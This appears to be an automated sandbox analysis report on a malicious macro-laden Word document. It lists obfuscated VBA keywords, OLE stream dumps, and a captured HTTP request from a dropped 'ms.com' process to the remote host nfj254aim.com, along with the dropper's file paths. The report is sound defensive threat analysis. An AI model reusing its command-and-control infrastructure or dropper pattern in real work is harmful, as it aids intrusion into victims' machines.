| Changelog    |
| alabaster    |
| denounce     |
| Candy        |
| self-evident |
| Homesickness |
| Machinist    |
| statistical  |

| Keyword         |
|-----------------|
| Primacy         |
| FreeFile        |
| Love-making     |
| Truism          |
| companies       |
| mother-in-law   |
| Competition     |
| subway          |
| analytical      |
| walrus          |
| greenhouse      |
| Flaccid         |
| Webshots        |
| Tress           |
| tricolor        |
| pacific         |
| pretension      |
| radius          |
| Print           |
| Drawn           |
| FileNumber      |
| Breakdown       |
| diffidence      |
| Biology         |
| aicyF           |
| illusory        |
| wikipedia       |
| poison          |
| adBRr           |
| dutch           |
| suggesting      |
| participation   |
| Plaza           |
| Sanity          |
| Gaoler          |
| impromptu       |
| isthmus         |
| Amber           |
| sender          |
| urges           |
| changes         |
| #FileNumber     |
| confidentiality |
| tunisia         |
| liqueur         |
| Simulated       |
| coding          |
| venues          |
| seashore        |
| reservation     |
| lighthouse      |
| swimmer         |
| Arising         |
| aicyF)          |
| lambent         |
| sloped          |
| shortening      |
| fahrenheit      |
| transcendent    |
| #FileNumber,    |
| flexible        |
| Winsome         |
| Georgia         |
| option          |

|                |
|----------------|
| <b>Keyword</b> |
| Forests        |
| lazarus        |
| labourer       |
| bukkake        |
| Grenada        |
| Surplus        |
| Attribute      |
| avhZYf         |
| aVOhvn         |
| Syntax         |
| Close          |
| devious        |
| engineers      |
| cleaner        |
| VB_Name        |
| lichen         |
| Outwards       |
| stubbornly     |
| proceeds       |
| trusted        |
| Function       |
| belle          |
| depth          |
| highlighted    |
| FileCopy       |
| louisville     |
| Inconsistency  |
| ungracious     |
| opposite       |
| adBRr(avhZYf)  |
| disagree       |
| Indisputable   |
| Output         |
| classroom      |
| notch          |
| Abandons       |
| allegorical    |
| Overhung       |
| eddies         |
| Adultery       |
| Intact         |

|                 |
|-----------------|
| <b>VBA Code</b> |
|                 |

**VBA File Name:** [adGbPA.bas](#), **Stream Size:** [4586](#)

|                |                                                                                                                                                                                                                                                                                                                                                                                        |
|----------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>General</b> |                                                                                                                                                                                                                                                                                                                                                                                        |
| Stream Path:   | VBA/adGbPA                                                                                                                                                                                                                                                                                                                                                                             |
| VBA File Name: | adGbPA.bas                                                                                                                                                                                                                                                                                                                                                                             |
| Stream Size:   | 4586                                                                                                                                                                                                                                                                                                                                                                                   |
| Data ASCII:    | .....J.....Q.....5.`.....<br>.....X.....ME.....<br>.....                                                                                                                                                                                                                                                                                                                               |
| Data Raw:      | 01 16 03 00 00 f0 00 00 00 4a 03 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 51 03 00 00 f5 0c 00<br>00 00 00 00 01 00 00 00 0e 35 ee 60 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01<br>00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 |

**VBA Code Keywords**

|                |
|----------------|
| <b>Keyword</b> |
| intervals      |
| octagonal      |

| Keyword        |
|----------------|
| neigh          |
| signs          |
| astrology      |
| legitimately   |
| title          |
| southwest      |
| Technique      |
| Matins         |
| rejoin         |
| Mephistopheles |
| intimidation   |
| Burdensome     |
| Responsibility |
| syllogism      |
| Adobe          |
| pounds         |
| patrick        |
| concave        |
| Bequeath       |
| Types          |
| hesse          |
| Select         |
| pragmatic      |
| excavation     |
| magnificent    |
| Vishnu         |
| abolitionist   |
| estimated      |
| occurrence     |
| Vassal         |
| adkJvD         |
| Armenia        |
| Sanctified     |
| dunbar         |
| Systematically |
| component      |
| Departments    |
| modular        |
| lucrative      |
| Stating        |
| Attica         |
| derivation     |
| attending      |
| Bouquet        |
| losses         |
| leave-taking   |
| Screens        |
| fleshy         |
| primal         |
| Hybrid         |
| Jo))l)e)h")).  |
| Redden         |
| utility        |
| clustering     |
| Unless         |
| athens         |
| totality       |
| "adGbPA"       |
| inferno        |
| recurring      |
| expiring       |
| Sampson        |
| languidly      |
| Marrow         |

|                |
|----------------|
| <b>Keyword</b> |
| trojan         |
| Attribute      |
| Counsellor     |
| Receipt        |
| headers        |
| Inactive       |
| Sundown        |
| lingo          |
| charlotte      |
| thirty-nine    |
| aGSfMv()       |
| VB_Name        |
| Terminal       |
| overran        |
| Wicked         |
| Function       |
| silhouette     |
| recovery       |
| Mario          |
| Infringement   |
| Ticket         |
| pichunter      |
| chemist        |
| Blue-black     |
| brainless      |
| cliff          |
| complacent     |
| compendium     |
| aGSfMv         |
| defilement     |
| annuity        |
| register       |
| foundry        |
| Displacement   |
| remonstrate    |

|                 |
|-----------------|
| <b>VBA Code</b> |
|                 |

**Streams**

**Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 618**

|                 |                                                                                                                                                                                                                                                                                                                                                                                                          |
|-----------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>General</b>  |                                                                                                                                                                                                                                                                                                                                                                                                          |
| Stream Path:    | PROJECT                                                                                                                                                                                                                                                                                                                                                                                                  |
| File Type:      | ASCII text, with CRLF line terminators                                                                                                                                                                                                                                                                                                                                                                   |
| Stream Size:    | 618                                                                                                                                                                                                                                                                                                                                                                                                      |
| Entropy:        | 5.34267626544                                                                                                                                                                                                                                                                                                                                                                                            |
| Base64 Encoded: | True                                                                                                                                                                                                                                                                                                                                                                                                     |
| Data ASCII:     | ID="{86262406-304D-4EFA-A44C-C554C4786138}"..Docume<br>nt=ThisDocument/&H00000000..Module=aH8xms..Module=a<br>RZcbw..Module=abh0Rg..Module=a7A5m..Module=adGbPA..<br>Module=alsb7..Module=aOMv0..Name="Project"..HelpConte<br>xtID="0"..VersionCompatible32="393222000"..CMG="1C                                                                                                                         |
| Data Raw:       | 49 44 3d 22 7b 38 36 32 36 32 34 30 36 2d 33 30 34 44 2d 34 45 46 41 2d 41 34 34 43 2d 43<br>35 35 34 43 34 37 38 36 31 33 38 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 44 6f<br>63 75 6d 65 6e 74 2f 26 48 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 61 48 38 78<br>6d 73 0d 0a 4d 6f 64 75 6c 65 3d 61 52 5a 63 62 77 0d 0a 4d 6f 64 75 6c 65 3d 61 62 68 30<br>52 67 0d 0a 4d 6f 64 75 |

**Stream Path: PROJECTwm, File Type: data, Stream Size: 179**

|                |               |
|----------------|---------------|
| <b>General</b> |               |
| Stream Path:   | PROJECTwm     |
| File Type:     | data          |
| Stream Size:   | 179           |
| Entropy:       | 3.66892704793 |

| General         |                                                                                                                                                                                                                                                                                                                                                                                                 |
|-----------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Base64 Encoded: | True                                                                                                                                                                                                                                                                                                                                                                                            |
| Data ASCII:     | ThisDocument.This.Document...aH8xms.a.H.8.x.ms...aRZcbw.a.R.Z.c.b.w...abh0Rg.a.b.h.0.R.g...a7A5m.a.7.A.5.m...adGbPA.a.d.G.b.P.A...alsb7.a.l.s.b.7...aOMvO.a.O.M.v.0....                                                                                                                                                                                                                         |
| Data Raw:       | 54 68 69 73 44 6f 63 75 6d 65 6e 74 00 54 00 68 00 69 00 73 00 44 00 6f 00 63 00 75 00 6d 00 65 00 6e 00 74 00 00 00 61 48 38 78 6d 73 00 61 00 48 00 38 00 78 00 6d 00 73 00 00 00 61 52 5a 63 62 77 00 61 00 52 00 5a 00 63 00 62 00 77 00 00 00 61 62 68 30 52 67 00 61 00 62 00 68 00 30 00 52 00 67 00 00 00 61 37 41 35 6d 00 61 00 37 00 41 00 35 00 6d 00 00 00 61 64 47 62 50 41 00 61 |

Stream Path: VBA/\_VBA\_PROJECT, File Type: data, Stream Size: 4172

| General         |                                                                                                                                                                                                                                                                                                                                                                |
|-----------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Stream Path:    | VBA/_VBA_PROJECT                                                                                                                                                                                                                                                                                                                                               |
| File Type:      | data                                                                                                                                                                                                                                                                                                                                                           |
| Stream Size:    | 4172                                                                                                                                                                                                                                                                                                                                                           |
| Entropy:        | 4.76403916663                                                                                                                                                                                                                                                                                                                                                  |
| Base64 Encoded: | True                                                                                                                                                                                                                                                                                                                                                           |
| Data ASCII:     | .a.....*.\\G.{.0.0.0.2.0.4.E.F.-.0.0.0.-.0.0.0.0.-.C.0.0.0.-.0.0.0.0.0.0.0.0.4.6.}.#.4...2.#.9.#.C.:\\P.r.o.g.r.a.m..F.i.l.e.s\\.C.o.m.m.o.n..F.i.l.e.s\\.M.i.c.r.o.s.o.f.t..S.h.a.r.e.d\\.V.B.A\\.V.B.A.7...1\\.V.B.E.7.                                                                                                                                      |
| Data Raw:       | cc 61 b2 00 00 03 00 ff 19 04 00 00 09 04 00 00 e3 04 03 00 00 00 00 00 00 00 00 01 00 05 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00 |

Stream Path: VBA/\_SRP\_0, File Type: data, Stream Size: 2119

| General         |                                                                                                                                                                                                                                                                                                                                           |
|-----------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Stream Path:    | VBA/_SRP_0                                                                                                                                                                                                                                                                                                                                |
| File Type:      | data                                                                                                                                                                                                                                                                                                                                      |
| Stream Size:    | 2119                                                                                                                                                                                                                                                                                                                                      |
| Entropy:        | 3.47748136877                                                                                                                                                                                                                                                                                                                             |
| Base64 Encoded: | True                                                                                                                                                                                                                                                                                                                                      |
| Data ASCII:     | .K*.....<br>..*\\CNormalrU.....@.....@.....@.....~.....~.....<br>..~.....~.....~Z....."<br>.....6.....A.....VH.....                                                                                                                                                                                                                       |
| Data Raw:       | 93 4b 2a b2 03 00 10 00 00 00 ff ff 00 00 00 00 01 00 02 00 ff ff 00 00 00 00 01 00 00 00 00 00 00 00 01 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 01 00 09 00 00 00 2a 5c 43 4e 6f 72 6d 61 6c 72 55 c0 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 40 00 00 00 00 00 00 06 00 00 00 00 00 00 |

Stream Path: VBA/\_SRP\_1, File Type: data, Stream Size: 230

| General         |                                                                                                                                                                                                                                                                                                                                                                                        |
|-----------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Stream Path:    | VBA/_SRP_1                                                                                                                                                                                                                                                                                                                                                                             |
| File Type:      | data                                                                                                                                                                                                                                                                                                                                                                                   |
| Stream Size:    | 230                                                                                                                                                                                                                                                                                                                                                                                    |
| Entropy:        | 1.75961915218                                                                                                                                                                                                                                                                                                                                                                          |
| Base64 Encoded: | False                                                                                                                                                                                                                                                                                                                                                                                  |
| Data ASCII:     | r U @ ..... @ ..... @ ..... @ ..... ~ z .....<br>.....<br>.....1.....A.....b.....<br>.....                                                                                                                                                                                                                                                                                             |
| Data Raw:       | 72 55 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 40 00 00 00 00 00 00 40 00 00 00 00 00 40 00 00 00 00 00 02 00 00 00 00 00 7e 7a 00 00 00 00 00 7f 00 00 00 00 00 00 00 12 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 11 00 00 00 00 00 00 00 00 03 00 ff ff ff ff ff ff ff ff ff ff ff ff ff |

Stream Path: VBA/\_SRP\_2, File Type: data, Stream Size: 348

| General         |               |
|-----------------|---------------|
| Stream Path:    | VBA/_SRP_2    |
| File Type:      | data          |
| Stream Size:    | 348           |
| Entropy:        | 1.78450864632 |
| Base64 Encoded: | False         |

| General     |                                                                                                                                                                                                                                                                                                                                                                                                                               |
|-------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Data ASCII: | r U @ ..... @ ..... @ ..... 8 .....<br>.. P .....<br>. a ..... ^ ..... A ..... q .....<br>.....                                                                                                                                                                                                                                                                                                                               |
| Data Raw:   | 72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 38 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00<br>00 00 11 00 00 00 00 00 00 00 00 00 00 03 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 01 00 01 00 00 00 01 00 91 07 00 00 00 00 00 00 00 00 00 00 c1 07 00 00 00 00<br>00 00 00 00 00 00 11 08 |

Stream Path: VBA/\_\_\_SRP\_3, File Type: data, Stream Size: 106


| General         |                                                                                                                                                                                                                                                                                                                                              |
|-----------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Stream Path:    | VBA/___SRP_3                                                                                                                                                                                                                                                                                                                                 |
| File Type:      | data                                                                                                                                                                                                                                                                                                                                         |
| Stream Size:    | 106                                                                                                                                                                                                                                                                                                                                          |
| Entropy:        | 1.35911194617                                                                                                                                                                                                                                                                                                                                |
| Base64 Encoded: | False                                                                                                                                                                                                                                                                                                                                        |
| Data ASCII:     | r U @ ..... @ ..... @ .....<br>..... x ..... b .....                                                                                                                                                                                                                                                                                         |
| Data Raw:       | 72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00<br>02 00 ff ff ff ff ff ff ff ff ff ff 00 00 00 00 78 00 00 00 08 00 00 00 00 00 00 00 62 00 00 00 00<br>00 00 7f 00 00 00 00 00 00 00 00 |

Stream Path: VBA/dir, File Type: data, Stream Size: 775

| General         |                                                                                                                                                                                                                                                                                                                                                                                                             |
|-----------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Stream Path:    | VBA/dir                                                                                                                                                                                                                                                                                                                                                                                                     |
| File Type:      | data                                                                                                                                                                                                                                                                                                                                                                                                        |
| Stream Size:    | 775                                                                                                                                                                                                                                                                                                                                                                                                         |
| Entropy:        | 6.59935768005                                                                                                                                                                                                                                                                                                                                                                                               |
| Base64 Encoded: | True                                                                                                                                                                                                                                                                                                                                                                                                        |
| Data ASCII:     | .....0*.....p..H.....d.....Project.Q(..@.....=.....l.....<br>.....a.....J.<.....rstd.ole>..s.t..d.o.l.eP...h.%^...*.\\G{00020.<br>430-....C.....0046}#.2.0#0#C:..\\Windows.\\System3.2\\e2.t<br>lb.#OLE Aut. omation.`....ENormal..EN.Cr.m.aQ.F... ..*.\\C<br>.....m...                                                                                                                                     |
| Data Raw:       | 01 03 b3 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e3<br>04 04 00 07 00 1c 00 50 72 6f 6a 65 63 74 05 51 00 28 00 00 40 02 14 06 02 14 3d ad 02 0a<br>07 02 6c 01 14 08 06 12 09 02 12 80 95 d8 b6 61 10 00 0c 02 4a 12 3c 02 0a 16 00 01 72 73<br>74 64 10 6f 6c 65 3e 02 19 73 00 74 00 00 64 00 6f 00 6c 00 65 50 00 0d 00 68 00 25 5e 00<br>03 2a 00 5c 47 7b 30 30 |

Network Behavior

Network Port Distribution



TCP Packets

| Timestamp                          | Source Port | Dest Port | Source IP    | Dest IP      |
|------------------------------------|-------------|-----------|--------------|--------------|
| Dec 3, 2020 10:17:50.023014069 CET | 49165       | 80        | 192.168.2.22 | 104.28.7.227 |
| Dec 3, 2020 10:17:50.049793005 CET | 80          | 49165     | 104.28.7.227 | 192.168.2.22 |
| Dec 3, 2020 10:17:50.049907923 CET | 49165       | 80        | 192.168.2.22 | 104.28.7.227 |
| Dec 3, 2020 10:17:50.051737070 CET | 49165       | 80        | 192.168.2.22 | 104.28.7.227 |
| Dec 3, 2020 10:17:50.078305960 CET | 80          | 49165     | 104.28.7.227 | 192.168.2.22 |
| Dec 3, 2020 10:17:50.553350925 CET | 80          | 49165     | 104.28.7.227 | 192.168.2.22 |
| Dec 3, 2020 10:17:50.553472042 CET | 80          | 49165     | 104.28.7.227 | 192.168.2.22 |
| Dec 3, 2020 10:17:50.553716898 CET | 49165       | 80        | 192.168.2.22 | 104.28.7.227 |
| Dec 3, 2020 10:19:39.927777052 CET | 49165       | 80        | 192.168.2.22 | 104.28.7.227 |
| Dec 3, 2020 10:19:39.954610109 CET | 80          | 49165     | 104.28.7.227 | 192.168.2.22 |
| Dec 3, 2020 10:19:39.954713106 CET | 49165       | 80        | 192.168.2.22 | 104.28.7.227 |

### UDP Packets

| Timestamp                          | Source Port | Dest Port | Source IP    | Dest IP      |
|------------------------------------|-------------|-----------|--------------|--------------|
| Dec 3, 2020 10:17:49.918186903 CET | 52197       | 53        | 192.168.2.22 | 8.8.8.8      |
| Dec 3, 2020 10:17:49.956623077 CET | 53          | 52197     | 8.8.8.8      | 192.168.2.22 |
| Dec 3, 2020 10:17:49.957684994 CET | 52197       | 53        | 192.168.2.22 | 8.8.8.8      |
| Dec 3, 2020 10:17:49.996907949 CET | 53          | 52197     | 8.8.8.8      | 192.168.2.22 |

### DNS Queries

| Timestamp                          | Source IP    | Dest IP | Trans ID | OP Code            | Name          | Type           | Class       |
|------------------------------------|--------------|---------|----------|--------------------|---------------|----------------|-------------|
| Dec 3, 2020 10:17:49.918186903 CET | 192.168.2.22 | 8.8.8.8 | 0x2c09   | Standard query (0) | nfj254aim.com | A (IP address) | IN (0x0001) |
| Dec 3, 2020 10:17:49.957684994 CET | 192.168.2.22 | 8.8.8.8 | 0x2c09   | Standard query (0) | nfj254aim.com | A (IP address) | IN (0x0001) |

### DNS Answers

| Timestamp                          | Source IP | Dest IP      | Trans ID | Reply Code   | Name          | CName | Address        | Type           | Class       |
|------------------------------------|-----------|--------------|----------|--------------|---------------|-------|----------------|----------------|-------------|
| Dec 3, 2020 10:17:49.956623077 CET | 8.8.8.8   | 192.168.2.22 | 0x2c09   | No error (0) | nfj254aim.com |       | 104.28.7.227   | A (IP address) | IN (0x0001) |
| Dec 3, 2020 10:17:49.956623077 CET | 8.8.8.8   | 192.168.2.22 | 0x2c09   | No error (0) | nfj254aim.com |       | 104.28.6.227   | A (IP address) | IN (0x0001) |
| Dec 3, 2020 10:17:49.956623077 CET | 8.8.8.8   | 192.168.2.22 | 0x2c09   | No error (0) | nfj254aim.com |       | 172.67.164.220 | A (IP address) | IN (0x0001) |
| Dec 3, 2020 10:17:49.996907949 CET | 8.8.8.8   | 192.168.2.22 | 0x2c09   | No error (0) | nfj254aim.com |       | 104.28.7.227   | A (IP address) | IN (0x0001) |
| Dec 3, 2020 10:17:49.996907949 CET | 8.8.8.8   | 192.168.2.22 | 0x2c09   | No error (0) | nfj254aim.com |       | 172.67.164.220 | A (IP address) | IN (0x0001) |
| Dec 3, 2020 10:17:49.996907949 CET | 8.8.8.8   | 192.168.2.22 | 0x2c09   | No error (0) | nfj254aim.com |       | 104.28.6.227   | A (IP address) | IN (0x0001) |

### HTTP Request Dependency Graph

- nfj254aim.com

### HTTP Packets

| Session ID | Source IP    | Source Port | Destination IP | Destination Port | Process                |
|------------|--------------|-------------|----------------|------------------|------------------------|
| 0          | 192.168.2.22 | 49165       | 104.28.7.227   | 80               | C:\Users\Public\ms.com |


| Timestamp                          | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
|------------------------------------|--------------------|-----------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Dec 3, 2020 10:17:50.051737070 CET | 1                  | OUT       | GET /analytics/0D5FgQlJcMskzpbtgQBE7OE_tLI3/BUu5qgsI6FW8bkEsrF2HLHJUir/IRD_7cnWmi/rrwwHf1xOO/7n6dDzF/xspcd2?RltAN=vsETwS&G_=Ro_LgyQulrPjxaAj&wixw=XYJCRUJhgYHPY&bkUOD=AXjbvUQDbTcWkz HTTP/1.1<br>Accept: /*/*<br>UA-CPU: AMD64<br>Accept-Encoding: gzip, deflate<br>User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)<br>Host: nfj254aim.com<br>Connection: Keep-Alive |

| Timestamp                             | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
|---------------------------------------|--------------------|-----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Dec 3, 2020<br>10:17:50.553350925 CET | 2                  | IN        | HTTP/1.1 200 OK<br>Date: Thu, 03 Dec 2020 09:17:50 GMT<br>Content-Type: text/html; charset=UTF-8<br>Transfer-Encoding: chunked<br>Connection: keep-alive<br>Set-Cookie: __cfduid=d22f56ec96c6f03715d1ce936958387bc1606987070; expires=Sat, 02-Jan-21 09:17:50 GMT; path=/; domain=.nfj254aim.com; HttpOnly; SameSite=Lax<br>X-Powered-By: PHP/7.2.34<br>CF-Cache-Status: DYNAMIC<br>cf-request-id: 06c97dd26f0000f9e6421d2000000001<br>Report-To: {"endpoints":[{"url":"https://a.nel.cloudflare.com/vreport?s=xMtPQ%2FL0HMOQqJ6n0i7dF%2BbT1lj4NdCsTctUdAcqEyAJXo2SyZC4S0VKMQ%2BvNmFO5pISy8Y3YujV8dsp2OsJ%2BAJoVP7O5KmnrbOIvbn"}],"group":"cf-nel","max_age":604800}<br>NEL: {"report_to":"cf-nel","max_age":604800}<br>Server: cloudflare<br>CF-RAY: 5fbc3263ec79f9e6-PRG<br>Content-Encoding: gzip<br>Data Raw: 62 61 0d 0a 1f 8b 08 00 00 00 00 00 03 4c 8e 3f 0f 82 30 14 c4 f7 7e 8a 27 bb 3c 20 8c 2f 1d 14 88 24 88 c4 94 c1 11 6d 4d 49 90 22 2d fe f9 f6 06 58 5c ef ee 77 77 b4 49 4e 7b 71 a9 52 38 88 63 01 55 bd 2b f2 3d 78 5b c4 3c 15 19 62 22 92 d5 89 fc 00 31 2d 3d ce 48 bb 47 c7 49 ab 46 72 46 ae 75 9d e2 71 10 43 69 1c 64 66 ea 25 e1 2a 32 c2 25 44 57 23 bf 33 17 f2 bf 8c 0e 39 a3 81 0b ad 60 54 cf 49 59 a7 24 d4 e7 02 bc 8f 1d 6e 32 f2 e0 dd 58 e8 8d 83 fb 0c 80 e9 c1 e9 d6 82 55 e3 4b 8d 3e e1 30 0f 2c d5 84 cb 25 f6 03 00 00 ff ff 03 00 0c 45 8d 50 cd 00 00 00 0d 0a<br>Data Ascii: baL?0~< /\$mMI"-X\wwlN{qR8cU+=x[<b"1-=HGIFrFuqCidf%*2%DW#39'TIY\$n2XUK>0,%EP |

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 2364 Parent PID: 584

| General                |                                                                                 |
|------------------------|---------------------------------------------------------------------------------|
| Start time:            | 10:17:34                                                                        |
| Start date:            | 03/12/2020                                                                      |
| Path:                  | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE                          |
| Wow64 process (32bit): | false                                                                           |
| Commandline:           | 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding |

|                               |                                  |
|-------------------------------|----------------------------------|
| Imagebase:                    | 0x13fc70000                      |
| File size:                    | 1424032 bytes                    |
| MD5 hash:                     | 95C38D04597050285A18F66039EDB456 |
| Has elevated privileges:      | true                             |
| Has administrator privileges: | true                             |
| Programmed in:                | C, C++ or other language         |
| Reputation:                   | high                             |

File Activities

File Created

| File Path                                                                                                                           | Access                                                       | Attributes | Options                                                                                | Completion      | Count | Source Address | Symbol           |
|-------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------|------------|----------------------------------------------------------------------------------------|-----------------|-------|----------------|------------------|
| C:\Users\user\AppData\Local\Temp\VE                                                                                                 | read data or list directory   synchronize                    | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | success or wait | 1     | 7FEE91226B4    | CreateDirectoryA |
| C:\users\public\ms.com                                                                                                              | read attributes   synchronize   generic write                | device     | synchronous io non alert   non directory file                                          | success or wait | 1     | 7FEE903388C    | CreateFileA      |
| C:\users\public\ms.html                                                                                                             | read attributes   synchronize   generic write                | device     | synchronous io non alert   non directory file                                          | success or wait | 1     | 7FEE903388C    | CreateFileA      |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{56C17754-AEE2-4FF8-BAE6-F2A3ACF-A1DAD}.tmp | read attributes   synchronize   generic read   generic write | device     | synchronous io non alert   non directory file   open no recall                         | success or wait | 1     | 7FEE9049AC0    | unknown          |

File Deleted

| File Path                                                | Completion      | Count | Source Address | Symbol  |
|----------------------------------------------------------|-----------------|-------|----------------|---------|
| C:\Users\user\AppData\Local\Temp\~DF65A0BF05F119947E.TMP | success or wait | 1     | 7FEE9049AC0    | unknown |
| C:\Users\user\Desktop\~\$cument\ 12.01.20.doc            | success or wait | 1     | 7FEE9049AC0    | unknown |

| Old File Path | New File Path | Completion | Count | Source Address | Symbol |
|---------------|---------------|------------|-------|----------------|--------|
|---------------|---------------|------------|-------|----------------|--------|

File Written

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|



| File Path                                                                                                                          | Offset  | Length | Value                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | Ascii                                                                                                                                                                                                                                                             | Completion      | Count | Source Address | Symbol    |
|------------------------------------------------------------------------------------------------------------------------------------|---------|--------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------|-------|----------------|-----------|
